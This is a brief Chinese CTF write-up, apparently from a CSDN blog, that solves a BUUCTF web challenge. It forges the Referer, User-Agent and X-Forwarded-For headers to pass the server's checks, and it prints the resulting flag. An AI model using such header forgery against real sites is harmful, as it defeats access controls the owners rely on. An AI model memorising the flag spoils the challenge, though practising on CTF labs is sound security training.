


emm，不是来自https://Syssecret.com，是什么意思，拿着这个网址访问了一下没反应

- 思考
- 突然就悟了啊，意思是我的referer不对是吧，我没有从指定的网址跳过来，才有这么一句，紧接着就试试referer伪造

H	Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
H	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
H	Host: node3.buuoj.cn:29382
R	https://www.Sycsecret.com

- 执行之后




噢~这题靠http考得好全，那就继续

H Host: node3.buuoj.cn:29382


R https://www.Sycsecret.com

U Syclover

然后~




本地访问，懂得都懂，XFF伪造



完成！

HTTP头，果然有意思


flag{137a5c4f-c861-4667-b1d3-23ed92934dbd}
https://blog.csdn.net/qq_45837896